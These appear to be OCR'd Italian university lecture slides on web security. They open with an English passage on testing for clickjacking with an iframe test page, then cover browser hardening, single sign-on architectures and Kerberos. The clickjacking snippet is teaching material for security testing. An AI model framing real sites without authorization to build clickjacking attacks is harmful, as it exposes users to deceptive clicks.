We have to discover if the website that we are testing has no protections against clickjacking attacks or, if the developers have implemented some forms of protection, if these techniques are liable to bypass. Once we know that the website is vulnerable, we can create a "proof of concept" to exploit the vulnerability.

The first step in discovering if a website is vulnerable is to check if the target web page could be loaded into an iframe. To do this you need to create a simple web page that includes a frame containing the target web page. The HTML code to create this testing web page is displayed in the following snippet:

```
<html>
   <head>
     <title>Clickjack test page</title>
   </head>
   <body>
     <p>Website is vulnerable to clickjacking!</p>
     <iframe src="http://www.target.site" width="500" height="500"></iframe>
   </body>
</html>
```

Result Expected: If you can see both the text "Website is vulnerable to clickjacking!" at the top of the page and your target web page successfully loaded into the frame, then your site is vulnerable and has no type of protection against Clickjacking attacks. Now you can directly create a "proof of concept" to demonstrate that an attacker could exploit this vulnerability.

Clickjacking: una considerazione

*Clickjacking is considered a **medium risk issue** in most sensitive applications, such as financial or sensitive data handling apps.*

The reason why it is a medium risk and not a high risk issue is down to the delivery method of attack and its execution vectors. This vulnerability requires user interaction and an element of social engineering as victims (generally the more technologically naive) have to voluntarily interact with the malicious page.

Documentazione utile

OWASP:

- Attacks pages: l'attacco è spiegato in dettaglio, anche con esempi
- Testing for attacks (parte della OWASP testing guide): spiega come testare la vulnerabilità di un sito rispetto ad un certo attacco
- OWASP cheat sheet: spiega quali contromisure applicare

Sicurezza a lato client

Come proteggere (hardening) il browser?

- Mantenere sempre aggiornato il browser
- Controllare i plugin installati nel browser e la loro affidabilità
  - MAI installare plugin da siti non conosciuti e/o di cui non si ha alcuna garanzia
- Installare plugin utili e fidati:
  - https://www.mywot.com/ : sito fidato?
  - NoScript: protegge da alcuni attacchi XSS e CSRF

Autenticazione e Single Sign On (SSO)

Autenticazione in ambito Web

Scenario comune in ambito Web:

- Un **singolo utente** interagisce con **diversi domini** per accedere a diversi servizi (*home banking*, *mail* personale e di lavoro, *social network*, ecc.) e deve autenticarsi ad ogni dominio con cui interagisce
  - Possiede **diverse credenziali** -in genere coppie (login, password)-, una per ciascun dominio

Autenticazione (2)

- Credenziali (identità) diverse per ogni servizio: scomodo e insicuro!
  - **Security fatigue**: Se devo ricordare troppe credenziali, tendo a scegliere password semplici e/o a condividerle (con altri, oppure usando le stesse per più servizi)

- Un'unica identità (credenziali) per servizi e domini diversi: improbabile!

Soluzioni:

- *Single Sign On*


Single Sign On (SSO) - 1

- **Def.** *SSO is a property of access control to multiple* ***related****, but* ***independent*** *software systems.*

  - Consente all'utente di autenticarsi una sola volta (credenziale unica) e di avere accesso a tutte le risorse (tutti i sistemi) alle quali è abilitato, anche se appartenenti a domini diversi

Single Sign On (SSO) - 2

- Una sola credenziale (es., login e password) permette l'accesso ad un alto numero di risorse




Single Sign On (SSO) - 3

Funzionamento di base:

- L'utente si autentica presso un dominio (*dominio primario*)
- Tra il dominio primario e gli altri domini (*domini secondari*) esistono delle relazioni di fiducia (*trust*)
- Il dominio primario comunica ai domini secondari le informazioni dell'utente che si è autenticato e, se necessario, lo autentica anche nei domini secondari


Single Sign On (SSO) - 4

SSO: Single Sign On




Single Sign On (SSO) - 5

Un possibile scenario:



Single Sign On (SSO) - 5

Un possibile scenario:



Single Sign On (SSO) - 5

Novità:

- ***Identity Provider*** (***IdP***): gestisce l'autenticazione e le credenziali degli utenti
- ***Service Provider*** (***SP***): fornisce i servizi e si appoggia alle informazioni passate dall'*IdP* per autorizzare o meno l'accesso ad una risorsa

Esistono due tipologie di sistemi SSO:

- SSO ***centralizzato***
- SSO ***federato***

SSO Centralizzato

Autorità e repository centralizzati che gestiscono le credenziali/identità di tutti gli utenti

- un unico *Identity Provider*

Vantaggi:

- facilità di gestione
- controllo dell'accesso realizzato sfruttando le informazioni memorizzate nel dominio primario

Svantaggio:

- single point of failure

SSO Federato (1)

***Federazione*:**

- insieme di organizzazioni (appartenenti a domini diversi) che decidono di collaborare
- le organizzazioni devono condividere delle regole (protocolli, formato identità, relazioni di fiducia)


Ogni organizzazione di una federazione gestisce:

- un *Identity Provider* per i suoi utenti
- diversi *Service Provider*

L'autenticazione degli utenti è gestita da più Identity Provider indipendenti

- L'utente può stabilire con quale IdP interagire

SSO Federato (2)



switch.ch/aai

SSO: cosa necessita

1. Stabilire quali *relazioni di fiducia* tra le parti
2. Forma (sintassi e semantica) degli *attributi* scambiati
3. *Protocolli* per lo scambio di informazioni di autorizzazione tra domini

Single Sign On (SSO) – Vantaggi (1)

- Aumenta la produttività
  - Gli utenti devono ricordare solo una coppia di credenziali per il log in iniziale
  - Riduce il tempo speso per inserire di nuovo le credenziali relative ad una stessa identità
- Riduce i costi di supporto
  - Riduce le richieste di aiuto all'Help Desk di credenziali dimenticate e account bloccati
  - Semplifica la gestione delle password (riduzione numero di password in uso per ogni utente)

Single Sign On (SSO) – Vantaggi (2)

- Aumenta il livello di sicurezza
  - Maggiore è il numero della password da gestire, maggiore è la possibilità che vengano utilizzate password simili le une alle altre e facili da memorizzare
- Semplifica la gestione degli accessi ai vari servizi
- Maggiore accettazione dell'utente finale
- Attacco di tipo *phishing* meno frequente (?)

Single Sign On (SSO) - Svantaggi

- Se le credenziali vengono rubate, si accede a tutti i servizi
- La robustezza del sistema dipende dal processo di autenticazione utilizzato
  - Al meccanismo SSO si dovrebbe affiancare un sistema di **autenticazione forte**
- La fase di autenticazione diventa un *single point of failure*

SSO - Esempi (1)

Federazione Idem (IDEntity Management per l'accesso federato)

- la prima federazione italiana di Infrastrutture di Autenticazione e Autorizzazione (AAI) che coinvolge gli enti della comunità scientifica ed accademica e i fornitori di servizi
- gli utenti possono accedere più facilmente alle risorse in rete messe a disposizione da organizzazioni diverse utilizzando unicamente il proprio account istituzionale

SWITHCH (Serving Swiss Universities)

SSO - Esempi (2)

Kerberos

- SSO centralizzato
- disponibile per Unix e per Windows, ma richiede ampie modifiche al codice dell'applicazione client/server

Open ID


- SSO federato usato da Google, Flickr, Yahoo, WordPress e altri

Shibboleth System

- software opensource per il Web

Google Apps

SSO: struttura di base



Kerberos (1)

Protocollo di autenticazione per garantire l'accesso sicuro a risorse di rete ad utenti di *workstation*

Sviluppato al MIT nel Progetto Athena (MIT, DEC e IBM) nel 1983

- Usato in ambito universitario per condividere risorse all'interno del campus
- Basato su crittografia *a chiave simmetrica*
  - Variante di Needham-Schroeder a chiave condivisa
  - Usa principalmente DES (possibilità di impiegare qualsiasi tecnica crittografica nella v5)
  - Richiede una terza parte fidata
- Presuppone che tutti gli orologi siano sincronizzati
- Due versioni, v4 e v5

Kerberos (2)

Usato da:

- Windows 2000, Windows XP e Windows Server 2003 usano una variante di Kerberos come sistema predefinito di autenticazione
- Mac OS X di Apple utilizza Kerberos sia nella versione *client* sia in quella *server*

Kerberos (3) - Attori

Workstation client (Alice)

- richiede un servizio

Server ricevente (Bob)

- SP, esegue il servizio che il client ha richiesto

Authentication Server (AS)

- fornisce il servizio di autenticazione in fase di login
- condivide una chiave con ogni utente e server

Ticket Granting Server (TGS)

- emette ticket che provano l'identità di chi li possiede e servono per richiedere servizi ai SP senza inserire nuovamente la password
- KDC = AS + TGS

